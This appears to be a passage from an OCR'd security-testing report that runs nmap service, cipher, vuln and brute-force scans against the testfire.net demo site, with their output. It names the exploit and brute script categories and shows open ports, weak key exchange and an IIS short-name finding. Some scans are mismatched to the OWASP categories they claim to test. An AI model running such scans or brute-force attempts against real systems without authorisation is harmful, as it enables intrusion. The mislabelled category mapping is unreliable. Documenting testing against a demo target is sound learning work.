
Profile:

Command: nmap -sV -p 443 --script ssl-enum-ciphers testfire.net

```
nmap -sV -p 443 --script ssl-enum-ciphers testfire.net
```

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-27 15:16 India Standard Time
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.46s latency).

PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|     compressors:
|       NULL
|     cipher preference: client
|     warnings:
|       Key exchange (dh 1024) of lower strength than certificate key
|   TLSv1.1:
|     ciphers:
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
||      TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|     compressors:
|       NULL
|     cipher preference: client
|     warnings:
```

Figure 23 Output of security misconfiguration



Zenmap
Scan Tools Profile Help
Target: testfire.net
Profile:
Command: nmap -sV -p 443 --script ssl-enum-ciphers testfire.net
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
testfire.net (65.61.1
Filter Hosts

```
nmap -sV -p 443 --script ssl-enum-ciphers testfire.net
|       NULL
|     cipher preference: client
|     warnings:
|       Key exchange (dh 1024) of lower strength than certificate key
|   TLSv1.1:
|     ciphers:
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|     compressors:
|       NULL
|     cipher preference: client
|     warnings:
|       Key exchange (dh 1024) of lower strength than certificate key
|   TLSv1.2:
|     ciphers:
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 1024) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
|     compressors:
|       NULL
|     cipher preference: client
|     warnings:
|       Key exchange (dh 1024) of lower strength than certificate key
|_  least strength: A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.46 seconds
```

Figure 24 output of security misconfiguration


4.2.4 Insecure Deserialization

Web applications make use of serialization and deserialization on a regular basis and most programming languages even provide native features to serialize data (especially into common formats like JSON and XML). It‟s important to understand that safe deserialization of objects is normal practice in software development. The trouble however, starts when deserializing untrusted user input. Command nmap -sV testfire.net



```
nmap -sV testfire.net
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-27 15:35 India Standard Time
```

Figure 25 Input of insecure Deserialization



Target: testfire.net


Command: nmap -sV testfire.net

```
nmap -sV testfire.net

Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-27 15:35 India Standard Time
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.32s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache Tomcat/Coyote JSP engine 1.1
443/tcp  open  ssl/http Apache Tomcat/Coyote JSP engine 1.1
8080/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
8443/tcp open  ssl/http Apache Tomcat/Coyote JSP engine 1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.03 seconds
```

Figure 26 Output of insecure deserialization

4.2.5. Broken Access Control

Access control, sometimes called authorization, is how a web application grants access to content and functions to some users and not others. These checks are performed after authentication, and govern what „authorized‟ users are allowed to do. Access control sounds like a simple problem but is insidiously difficult to implement correctly. A web application‟s access control model is closely tied to the content and functions that the site provides. In addition, the users may fall into a number of groups or roles with different abilities or privileges. Command for broken access control nmap -v --script vuln testfire.net




Target: testfire.net

Command: nmap -v --script vuln testfire.net

```
nmap -v --script vuln testfire.net

Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-27 15:47 India Standard Time
NSE: Loaded 103 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:47
```

Figure 27 Input of Broken Access control




Target: testfire.net

Command: nmap -v --script vuln testfire.net

```
nmap -v --script vuln testfire.net
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-27 15:53 India Standard Time
NSE: Loaded 103 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:53
Completed NSE at 15:53, 10.20s elapsed
Initiating NSE at 15:53
Completed NSE at 15:53, 0.00s elapsed
Initiating Ping Scan at 15:53
Scanning testfire.net (65.61.137.117) [4 ports]
Completed Ping Scan at 15:54, 3.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:54
Completed Parallel DNS resolution of 1 host. at 15:54, 6.81s elapsed
Initiating SYN Stealth Scan at 15:54
Scanning testfire.net (65.61.137.117) [1000 ports]
Discovered open port 443/tcp on 65.61.137.117
Discovered open port 80/tcp on 65.61.137.117
Discovered open port 8080/tcp on 65.61.137.117
Discovered open port 8443/tcp on 65.61.137.117
Completed SYN Stealth Scan at 15:54, 17.66s elapsed (1000 total ports)
NSE: Script scanning 65.61.137.117.
Initiating NSE at 15:54
```

Figure 28 Output of Broken access control

4.2.6 Brute Force Attack we can use NMAP's exploit script category to have NMAP actively exploit detected vulnerabilities by issuing the following command: nmap --script exploit -Pn <target.com or ip> <enter>. Nmap contains scripts for brute forcing dozens of protocols, including httpbrute, oracle-brute, snmp-brute, etc. Use the following command to perform brute force attacks to guess authentication credentials of a remote server.




Target: testfire.net

Command: nmap -Pn --script brute testfire.net

```
nmap --script brute -Pn testfire.net
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-27 16:08 India Standard Time
```

Figure 29 Input for brute force




Target: testfire.net

Profile: Intense scan

Command: nmap -T4 -A -v testfire.net

```
nmap -Pn --script brute testfire.net

Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-27 16:15 India Standard Time
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.33s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
|_citrix-brute-xml: FAILED: No domain specified (use ntdomain argument)
| http-brute:
|_  Path "/" does not require authentication
443/tcp  open  https
|_citrix-brute-xml: FAILED: No domain specified (use ntdomain argument)
| http-brute:
|_  Path "/" does not require authentication
| http-iis-short-name-brute:
|   VULNERABLE:
|   Microsoft IIS tilde character "~" short name disclosure and denial of service
|     State: VULNERABLE (Exploitable)
|       Vulnerable IIS servers disclose folder and file names with a Windows 8.3 naming scheme inside the root folder.
|       Shortnames can be used to guess or brute force sensitive filenames. Attackers can exploit this vulnerability to
|       cause a denial of service condition.
|
|     Extra information:
|
|   8.3 filenames found:
|     Folders
|       a~1
|       a~2
|       a~3
|       a~4
|       a~5
|       aa~6
|       aa~7
|       aab~7
|       aab~8
|       aab~9
|     Files
```

